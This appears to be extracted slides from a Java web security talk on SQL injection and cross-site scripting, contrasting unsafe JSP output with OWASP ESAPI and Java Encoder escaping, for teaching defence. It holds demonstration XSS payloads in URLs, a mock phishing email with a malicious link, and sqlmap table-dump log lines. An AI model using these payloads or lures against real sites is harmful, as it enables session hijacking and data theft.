
```
[12:04:23] [INFO] table 'star.users' dumped to CSV file '/usr/share/sqlmap/output/192.168.11.115/dump/star/users.csv'
```

```
[12:04:29] [INFO] fetching columns for table 'accounts' in database 'performance_schema'
```

```
[12:04:30] [INFO] fetching entries for table 'accounts' in database 'performance_schema'
```

```
[12:04:30] [INFO] analyzing table dump for possible password hashes
```

```
Database: performance_schema
```

Havij

Parameterized Queries

```
jdbcTemplate.queryForList("select * from employees where last_name = ?", name);
```




OWASP Enterprise Security API

Custom Enterprise Web Application

Enterprise Security API

Authenticator

User

AccessController

AccessReferenceMap

Validator

Encoder

HTTPUtilities

Encryptor

EncryptedProperties

Randomizer

Exception Handling

Logger

IntrusionDetector

SecurityConfiguration

Existing Enterprise Security Services/Libraries

https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API

<https://github.com/ESAPI/esapi-java-legacy>



OWASP Enterprise Security API

- Encoding library
 - SQL
 - HTML
 - JavaScript
 - CSS
 - URL
 - LDAP
 - OS
 - XML
 - XPath
- Encoding tag library

Encode

```
String lastName = ESAPI.encoder().encodeForSQL(  
    new MySQLCodec(MySQLCodec.Mode.STANDARD), name);  
  
jdbcTemplate.queryForList(  
    "select * from employees where last_name = '" + lastName + "'");
```

\\;



- SQL
- OQL (Hibernate's HQL, JPA's JPQL)
- Search (elastic search or solr)
- OS
- LDAP




- Parameterized Queries
- Encode

3. Cross-Site Scripting (XSS)

XSS flaws occur when an application takes untrusted data and sends it to a web browser without proper validation and/or escaping. XSS allows attackers to execute scripts in a victim's browser which can hijack user sessions, deface websites, or redirect the user to malicious sites.

- reflected
- stored



reflected XSS - attack is in the request itself (frequently the URL) and the vulnerability is injected into the page verbatim.

`http://www.cool.net?message=<script>document.write('HACKED')</script>`

`http://www.cool.net?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C%2Fscript%3E`



protect against reflected XSS

localhost:8080/xss/parameter x Christopher

localhost:8080/xss/parameter?message=<script>document.write(%27HACKED%27)</script>

Apps regatta iqity zaner datawerks manifest cardinal judd codemash hadoop medone devtools »

Parameter

JSP Expression -
JSP EL -
JSTL out - <script>document.write('HACKED')</script>

Elements Network Sources Timeline Profiles Resources Audits Console

Styles Computed Event Listeners DOM Breakpoints Properties

element.style {
}
body {
user agent stylesheet

Find in Styles

Console Search Emulation Rendering

<top frame> Preserve log

Filter Regex All Errors Warnings Info Logs Debug Hide network messages

- ✖ The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header. parameter:6
- ✖ The XSS Auditor refused to execute a script in 'http://localhost:8080/xss/parameter?message=%3Cscript%3Edocument.write(%27HACKED%27)%3C/script%3E' because its source code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header. parameter:7

stored XSS - attacker stores the attack in a data store (database, file, etc) and is triggered by a user visiting the page.

```
  
<a onmouseover="alert('hacked')" href="#">here</a>
```

Which format would you prefer to use?

```
JSP Expression – <%= request.getParameter("message")%> <br/>  
JSP EL – ${param.message} <br/>  
JSTL out – <c:out value="${param.message}"/> <br/>
```

Which format would you prefer to use?

```
JSP Expression - <%= request.getParameter("message")%> <br/>  
JSP EL - {param.message} <br/>  
JSTL out - <c:out value="{param.message}"/> <br/>
```

JSP Expression - HACKED

JSP EL - HACKED

JSTL out - `<script>document.write('HACKED')</script>`

Which format would you prefer to use?

```
JSP Expression - <%= request.getParameter("message")%> <br/>  
JSP EL - ${param.message} <br/>  
JSTL out - <c:out value="${param.message}"/> <br/>  
JSP EL using Escape Function - ${fn:escapeXml(param.message)}
```

JSP Expression - HACKED

JSP EL - HACKED

JSTL out - <script>document.write('HACKED')</script>

JSP EL using Escape Function - <script>document.write('HACKED')</script>



OWASP Java Encoder Project

- Encoding library
 - HTML
 - JavaScript
 - CSS
 - URI
 - XML
 - Java
- Encoding tag library

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

<https://github.com/OWASP/owasp-java-encoder>



OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
    uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project"%>
```

OWASP encoder – `<%= Encode.forHtml(request.getParameter("message")) %>
`

OWASP Encoder tag – `<e:forHtml value="${param.message}" />`



OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
    uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project"%>
```

OWASP encoder – `<%= Encode.forHtml(request.getParameter("message")) %>
`

OWASP Encoder tag – `<e:forHtml value="${param.message}" />`

OWASP encoder - `<script>document.write('HACKED')</script>`

OWASP Encoder tag - `<script>document.write('HACKED')</script>`



try submitting

HACKED

JSP Expression - **hacked**

JSP EL - **hacked**

JSTL out - **hacked**

JSP EL using Escape Function - **hacked**

OWASP encoder - **hacked**

OWASP Encoder tag - **hacked**

Not Just HTML

Not Just HTML

Context is Important

```
<%@ page import="org.owasp.encoder.Encode" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>
<%@ taglib prefix="e"
    uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>
<%@ taglib prefix="esapi" uri="/WEB-INF/tld/esapi.tld" %>
```

<h1>Parameter – JavaScript</h1>

JSP Expression:

```
<script> <%= request.getParameter("message") %> </script><br/>
```

JSP EL:

```
<script> ${param.message} </script><br/>
```

JSTL out:

```
<script> <c:out value="${param.message}"/> </script><br/>
```

JSP EL using Escape Function:

```
<script> ${fn:escapeXml(param.message)} </script><br/>
```

OWASP Encoder:

```
<script> <%= Encode.forJavaScriptBlock(request.getParameter("message")) %> </script>
<br/>
```

OWASP Encoder tag:

```
<script> <e:forJavaScript value="${param.message}"/> </script><br/>
```

ESAPI tag:

```
<script> <esapi:encodeForJavaScript>${param.message}</esapi:encodeForJavaScript>
</script><br/>
```

`http://www.cool.net?message=document.write('HACKED')`

[http://www.cool.net?message=document.write\('HACKED'\)](http://www.cool.net?message=document.write('HACKED'))

JSP Expression: HACKED

JSP EL: HACKED

JSTL out:

JSP EL using Escape Function:

OWASP Encoder:

OWASP Encoder tag:

ESAPI tag:

[http://www.cool.net?message=document.write\('HACKED'\)](http://www.cool.net?message=document.write('HACKED'))

JSP Expression: HACKED

JSP EL: HACKED

JSTL out:

JSP EL using Escape Function:

OWASP Encoder:

OWASP Encoder tag:

ESAPI tag:

JSP Expression:

```
<script>
  document.write('HACKED')
</script><br/>
```

JSP EL:

```
<script>
  document.write('HACKED')
</script><br/>
```

JSTL out:

```
<script>
  document.write(&#039;HACKED&#039;);
</script><br/>
```

JSP EL using Escape Function:

```
<script>
  document.write(&#039;HACKED&#039;);
</script><br/>
```

OWASP Encoder:

```
<script>
  document.write(\'HACKED\')
</script><br/>
```

OWASP Encoder tag:

```
<script>
  document.write(\x27HACKED\x27)
</script><br/>
```

ESAPI tag:

```
<script>
  document.write\x28\x27HACKED\x27\x29
</script><br/>
```

[**http://www.cool.net?message=document.write\(window.location.href\)**](http://www.cool.net?message=document.write(window.location.href))

http://www.cool.net?message=document.write(window.location.href)

JSP Expression: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSTL out: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL using Escape Function: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder tag: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
ESAPI tag:

[http://www.cool.net?message=document.write\(window.location.href\)](http://www.cool.net?message=document.write(window.location.href))

JSP Expression:

```
<script>
  document.write(window.location.href)
</script><br/>
```

JSP EL:

```
<script>
  document.write(window.location.href)
</script><br/>
```

JSTL out:

```
<script>
  document.write(window.location.href)
</script><br/>
```

JSP EL using Escape Function:

```
<script>
  document.write(window.location.href)
</script><br/>
```

OWASP Encoder:

```
<script>
  document.write(window.location.href)
</script><br/>
```

OWASP Encoder tag:

```
<script>
  document.write(window.location.href)
</script><br/>
```

ESAPI tag:

```
<script>
  document.write\x28window.location.href\x29
</script><br/>
```





More ▾

Unable to update my profile



Inbox x



Chris Judd <cjudd@manifestcorp.ca>


9:10 AM (1 minute ago)



to me ▾

javajudd.net Administrator,

I have been using your service for about 2 years and absolutely love it. I wanted to update my profile but I keep getting an error on the following page <http://javajudd.net/4399238/profile>. Can you please help me?



[http://javajudd.net/vulnerability?message=%3Cscript%3Edocument.write\(%27hacked%27\)%3C/script%3E](http://javajudd.net/vulnerability?message=%3Cscript%3Edocument.write(%27hacked%27)%3C/script%3E)




- Escape/Encode
- Sanitize



know your tools and
language

2. Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.



Dashboard

Recent

Messages

Urls

Browsers

Users

Daily

Starred

Apps > [blurred]

! Window Error (2/28/2015 8:45 PM)

